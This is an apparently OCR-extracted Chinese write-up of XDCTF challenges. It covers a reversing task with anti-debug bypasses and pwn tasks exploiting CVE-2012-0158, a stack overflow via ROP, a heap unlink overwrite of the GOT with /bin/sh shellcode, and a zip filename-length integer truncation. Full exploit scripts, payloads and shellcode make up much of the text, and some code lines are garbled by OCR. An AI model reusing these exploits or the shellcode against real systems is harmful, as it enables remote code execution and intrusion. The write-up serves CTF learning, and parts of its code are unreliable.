
首先利用 file 查看是什么平台的程序。

```
bash-3.2$ file 38bf1686be569b4d692879a64c7d6e18
38bf1686be569b4d692879a64c7d6e18: PE32 executable for MS Windows
(console) Intel 80386 32-bit
```

ok，Windows。

用 IDA 打开，发现有 TlsCallback 函数检测程序是否正在被调试。

不过这个在 od 中可以直接修改，不成问题。




```
void __stdcall TlsCallback_0(int a1, int a2, int a3)
{
  if ( a2 == 1 && IsDebuggerPresent() )
  {
    MessageBoxA(0, "You shall not pass", "ERROR", 0);
    ExitProcess(0xFFFFFFFF);
  }
}
```

当比较 a2 是否为 1 时，修改比较为 0，直接可以跳过。

后面有个判断长度，这个 ida 没有反编译出来。比较长度是否大于 0x19。

然后取前 6 位比较是否为”XCTF{“

然后再比较第 13 位是否位”_”，第 19 个字符是否位“$”



```
00401329  .v  E9 4A030000   jmp 38bf1686.00401678
0040132E  >   0FBE95 FCFEFI movsx edx,byte ptr ss:[ebp-0x104]
00401335  .   83FA 5F       cmp edx,0x5F
00401338  .v  75 0C         jnz short 38bf1686.00401346
0040133A  .   0FBE85 02FFFI movsx eax,byte ptr ss:[ebp-0xFE]
00401341  .   83F8 24       cmp eax,0x24
00401344  .v  74 1A         je short 38bf1686.00401360
00401346  >   68 7CCA4000   push 38bf1686.0040CA7C           You shall not p
0040134B  .   E8 B1060000   call 38bf1686.00401A01
```

然后是第 7-12 个字符分别位“XDCTF_”分别与-0x15,0x2B,0x2B,0x13,0x2C,0x2 之和。当然程序流程是：输入的值，分别减去”XDCTF_”，然后结果与上面的进行比较。

之后把“_”和”$”之间的字符也就是第 14 到 18 位字符，比较是否是“tUlat”。
后面竟然还有对运行时间做检测，当大于 0x3e8 微秒时推出程序。不过，调试改改条件而已。
最后几位是“TCDX”分别异或 0x31, 0x3a, 0xB, 0x2D。
因此，flag 为：XDCTF{Congra_tUlat$eyOu}
最后检验通过。


6. PWN

6.1 pwn100

　　上传文件到 www.virustotal.com 上查到是 CVE-2012-0158。找到分析文章得知 0x27583c30 处应为 jmp esp,且该地址属于 MSCOMCTL.dll。OD 设置 Pause on new module(DLL)，附加 winword.exe，在 MSCOMCTL.dll 输入后，在 0x27583c30 下断点。断下后，单步跟踪 shellcode，在 c:\flag.txt 发现 FLAG。

6.2 pwn200

pwn200 的漏洞是函数 sub_8048484 将获取的 0x100 字节读取到栈上而导致的栈溢出。由于开启 ASLR 和 NX，必须通过 ROP 来实现利用。


```
ssize_t sub_8048484()
{
  char buf; // [sp+1Ch] [bp-6Ch]@1

  setbuf(stdin, &buf);
  return read(0, &buf, 0x100u);
}
```

由于不提供 libc 库，利用的基本思路可以有 2 种：
1、传统 ROP 利用。先利用 ROP 调用 write 函数把 got 表的__libc_start_main 函数地址泄露出来，其次将__libc_start_main 函数地址按照内存页对齐后，不断的往低内存地址(按内存页递减)搜索，当找到”\177ELF”字符串时，就可以计算

__libc_start_maind 的偏移地址。最后再一次利用 ROP 直接定位到 libc 库的内存基地址，并循环调用 write 将服务器上的 libc 库 dump 回本地。最后本地分析获得远程 libc 中的 execlp 函数偏移地址为 0xb4ee0 以及”/bin/sh”字符串偏移地址为 0x15d1a9。最终可以通过传统的 rop 利用实现代码执行。

2、SROP 利用。 首先，通过与第一种类似的方法搜索远程 libc 库内存，定位 int 0x80 指令相对于__libc_start_main 函数的偏移地址。其次利用 ROP 调用 read 将字符串”/bin/sh”写入到远程进程的 BSS 上；接着利用 ROP 在栈上布局各个寄存器的值,主要包括 eax=0x0b,　ebx=”/bin/sh”; 最后利用 ROP 调用 read 函数读取 0x77 字节数据，目的是为了 read 函数返回执行 int 0x80s 时的寄存器 eax=0x77, 从而触发并利用 SROP 技术实现调用 execve(“/bin/sh”)。


这两种方法在本地都测试通过，可惜测试远程时，SROP 脚本没成功，这里就给出第一种利用代码：

```
from zio import *


class PWN200(object):
    def __init__(self,host):
        self.girl_num = -1
        try:
            self.io = zio(host, timeout=60, print_read=False, print_write=False)
        except Exception,e:
            sys.exit(0)
        self.exploit()


    def exploit(self):
        write = 0x80483c0
        got_libc_start_main = 0x804a00c
        restart = 0x80483d0
        pad = 'A' * 0x70
        ebp = l32(0x804a100)
        rop_chains_1 = "".join([
            l32(write),
            l32(restart),
            l32(0x01),
            l32(got_libc_start_main),
            l32(4),
        ])
        payload_1 = pad + rop_chains_1
        # step1 to leak
        self.io.write(payload_1)
        self.io.read_line()
        libc_start_main = l32(self.io.read_line()[0:4])
        libc_addr = libc_start_main - 0x19970
        execlp_addr = libc_addr + 0xb4ee0
        binsh_addr = libc_addr + 0x15d1a9
        # step2
        rop_chains_2 = "".join([
            l32(execlp_addr),
            l32(restart),
            l32(binsh_addr),
            l32(binsh_addr),
            l32(0x00),
        ])
        payload_2 = pad + rop_chains_2
        self.io.write(payload_2)
        self.io.writeline("cat *flag*")
        self.io.interact()
if __name__ == '__main__':
    host    = ('133.130.111.139',2333)
    PWN200(host)
```

flag：XDCTF{GeGe_haobang_o!}

6.3 pwn300

Pwn300 实现了一个简单的堆分配器，使用单链表管理堆块，并且在 free 时没任何 check 机制。当对溢出时，可以实现任意地址写。



```
int __cdecl _free(int ptr)
{
  int result; // eax@8
  int v2; // [sp+4h] [bp-Ch]@2
  int chunk_size; // [sp+8h] [bp-8h]@2
  int next_cunk; // [sp+Ch] [bp-4h]@2

  if ( ptr )             int next_cunk; // [sp+Ch] [bp-4h]@2
  {
    v2 = ptr - 0x10;
    chunk_size = *(_DWORD *)(ptr - 0x10 + 4);
    next_cunk = *(_DWORD *)(ptr - 0x10 + 8);
    if ( next_cunk )
      *(_DWORD *)(next_cunk + 4) = chunk_size;
    if ( chunk_size )
      *(_DWORD *)(chunk_size + 8) = next_cunk;
    *(_DWORD *)(v2 + 4) = *((_DWORD *)g_heap_chunk_ptr + 1);
    if ( *((_DWORD *)g_heap_chunk_ptr + 1) )
      *(_DWORD *)(*((_DWORD *)g_heap_chunk_ptr + 1) + 8) = v2;
    *((_DWORD *)g_heap_chunk_ptr + 1) = v2;
    result = ptr - 0x10;
    *(_DWORD *)v2 &= 0xFFFFFFFE;
  }
  return result;
}
```

pwn300 对 girl 结构进行 edit 时会发生越界，edit 操作时不会在数据结尾填充\x00 空字符，导致可以读取下一个堆块上的任意数据，实现堆地址泄露。在 free 时，也存在任意内存写。pwn300 的堆具有可执行属性，因此主要的利用思路是首先泄露堆地址；其次将 shellcode 写入堆上；最后将 got 表中的 exit 地址覆盖为 shellcode 地址，在程序退出时实现执行堆上的 shellcode。

```
from zio import *


class PWN300(object):
    def __init__(self,host):
        self.girl_num = -1
        try:
            self.io = zio(host, timeout=20, print_read=False, print_write=False)
        except Exception,e:
            sys.exit(0)
        self.exploit()
```

```
def exploit(self):
        self.add_girl(type=0,tag='girl0')
        self.add_girl(type=0,tag='girl1')
        self.add_girl(type=0,tag='girl2')
        # leak heap memory
        self.edit_girl(id=1,type=1,name="1"*(100+0x10+4))
        girl1 = l32(self.show_girl(id=1).strip()[-4:])
        girl0 = girl1 - 0x80
        girl2 = girl1 + 0x80
        print "girl0:"+hex(girl0)
        print "girl1:"+hex(girl1)
        print "girl2:"+hex(girl2)
        # overite got
        got_exit = 0x804B01C
        shellcode = girl0 + 0x0C
        where = l32(got_exit-8)
        what = l32(shellcode)
        self.edit_girl(id=0,type=1,name="1"*(100+0x10)+where+what)
        self.del_girl(id=1)
        # store shellcode
        shellcode ="\x31\xc0\x50\x68\x2f\x2f\x73" +\
                   "\x68\x68\x2f\x62\x69\x6e\x89" +\
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b" +\
                   "\xcd\x80\x31\xc0\x40\xcd\x80"
        self.edit_girl(id=0,type=2,name=shellcode)
        # triiger shellcode
        self.exit()
       self.io.writeline("cat *flag*")
        self.io.interact()

def add_girl(self,type=0,tag=''):
        self.girl_num +=1
        if type not in [0,1,2]:
                type = 0
            self.io.read_until("Your Choice:")
            self.io.writeline("1")
            self.io.read_until("Give the type of the Girl:")
            self.io.writeline(str(int(type)))
            return (self.girl_num,type)
    def edit_girl(self,id,type,name):
            self.io.read_until("Your Choice:")
            self.io.writeline("3")
            self.io.read_until("Give the Girl id to edit:")
            self.io.writeline(str(int(id)))
            self.io.read_until("Give the type to edit:")
            self.io.writeline(str(int(type)))
            self.io.read_until("Give your Girl:")
            self.io.write(str(name))
    def del_girl(self,id):
            self.girl_num -= 1
            self.io.read_until("Your Choice:")
            self.io.writeline("2")
            self.io.read_until("Give the Girl id to delete:")
            self.io.writeline(str(int(id)))
    def show_girl(self,id):
            self.io.read_until("Your Choice:")
            self.io.writeline("4")
            self.io.read_until("Give the Girlid to print:")
            self.io.writeline(str(int(id)))
            self.io.readline()
            return self.io.readline()
    def exit(self):
            self.io.read_until("Your Choice:")
            self.io.writeline("5")

if __name__ == '__main__':
    host    = ('133.130.90.210',6666)
    PWN300(host)
```


flag: XDCTF{Chu_ren_CEO_y1ng_Qu_b4i_fu_M31}

6.4 pwn400


Pwn400 实现对 zip 数据包文件名 entry 部分的解析，压缩的文件名长度为 2 个字节，程序首先会把 flag 读取到堆内存中，然后根据数据包中的文件名长度输出文件名。再输出文件名时，程序会对 2 字节的文件长度进行一下检测：

```
if ( (unsigned __int16)(filename_len + 2) <= (_BYTE *)read_buf - (_BYTE *)zip_entry + r_cnt - 46 )
{
        if ( filename_len )
              s = (char *)sub_8048C86(&filename_len_ptr, filename_len, 1);
        v4 = strlen(s);
        v12 = write(cli_sock_fd, s, v4);
  }
else
{
     puts("[+] File name length is too long!!!");
}
```

由于 filename_len 是 2 字节的，程序中在检测时将 filename_len +2 强制转化为(unsigned __int16)，当 filename_len=0xFFFE 时，0xFFFE +2=0x010000 时，由于数据截断，导致(unsigned __int16) 0x010000 = 0 从而使得 filename_len 很大，并且绕过长度检测，将堆上的 flag 泄露出来。



```
flag_buf = malloc(48u);
if ( flag_buf )
{
  if ( read_flag_file(cli_sock_fd, (char *)flag_buf) )
  {
    zip_entry = read_buf;
    zip_entry = locate_zip_entry_signature(read_buf, r_cnt, "PK\x01\x02", 4);
    if ( zip_entry )
    {
      memcpy(&ptr, zip_entry, 4u);
      v9 = 0;
      if ( !strcmp(&ptr, "PK\x01\x02") )
      {
        if ( (_BYTE *)zip_entry - (_BYTE *)read_buf + 48 <= r_cnt )
        {
          filename_len_ptr = (char *)zip_entry + 28;
          filename_len = get_filename_len(&filename_len_ptr);
          printf("file name length is %d\n", filename_len);
          filename_len_ptr = (char *)filename_len_ptr + 16;
          v13 = filename_len + 2;
          if ( (unsigned __int16)(filename_len + 2) <= (_BYTE *)read_buf - (_BYTE *)zip_entry + r_cnt - 46 )// 2 bytes overflow
          {
            if ( filename_len )
              s = (char *)sub_8048C86(&filename_len_ptr, filename_len, 1);
            v4 = strlen(s);
            v12 = write(cli_sock_fd, s, v4);
          }
          else
          {
            puts("[+] File name length is too long!!!");
          }
        }
        else
        {
          puts("Sorry,not enough space to read filename _len and file name!");
        }
```



```
.text:08048FE0                 call    get_filename_len
.text:08048FE5                 mov     [ebp+filename_len], ax
.text:08048FE9                 movzx   eax, [ebp+filename_len]
.text:08048FED                 mov     [esp+4], eax
.text:08048FF1                 mov     dword ptr [esp], offset aFileNameLength ; "file name length is %d\n"
.text:08048FF8                 call    _printf
.text:08048FFD                 mov     eax, [ebp+filename_len_ptr]
.text:08049000                 add     eax, 10h
.text:08049003                 mov     [ebp+filename_len_ptr], eax
.text:08049006                 movzx   eax, [ebp+filename_len]
.text:0804900A                 add     eax, 2
.text:0804900D                 mov     [ebp+var_20], ax
.text:08049011                 movzx   eax, [ebp+var_20]
.text:08049015                 mov     ecx, [ebp+read_buf]
.text:08049018                 mov     edx, [ebp+zip_entry]
.text:0804901B                 sub     ecx, edx
.text:0804901D                 mov     edx, [ebp+r_cnt]
.text:08049020                 add     edx, ecx
.text:08049022                 sub     edx, 2Eh
.text:08049025                 cmp     eax, edx
.text:08049027                 jle     short loc_8049037
.text:08049029                 mov     dword ptr [esp], offset aFileNameLeng_0 ; "[+] File name length is too long!!!"
.text:08049030                 call    _puts
.text:08049035                 jmp     short loc_8049080
.text:08049037 ; ---------------------------------------------------------------------------
```

```
from zio import *


class PWN400(object):
    def __init__(self,host):
        self.girl_num = -1
        try:
            self.io = zio(host, timeout=20, print_read=False, print_write=False)
        except Exception,e:
            sys.exit(0)
        self.exploit()


    def exploit(self):
        signature = 'PK\x01\x02'
```

```
          filename_len = l16(0xFFFE)
          zip_entry = signature +'\x00'*24+ filename_len
          zip_entry = zip_entry.ljust(48,'0')
          zip_entry = zip_entry.rjust(148,'1')
          self.io.write(zip_entry)
          flag = self.io.read(500)
          print flag
          self.io.close()
if __name__ == '__main__':
     host    = ('159.203.87.2',8888)
     PWN400(host)
```

flag : XDCTF{dd888dashengxxx0000$bigtang@chu}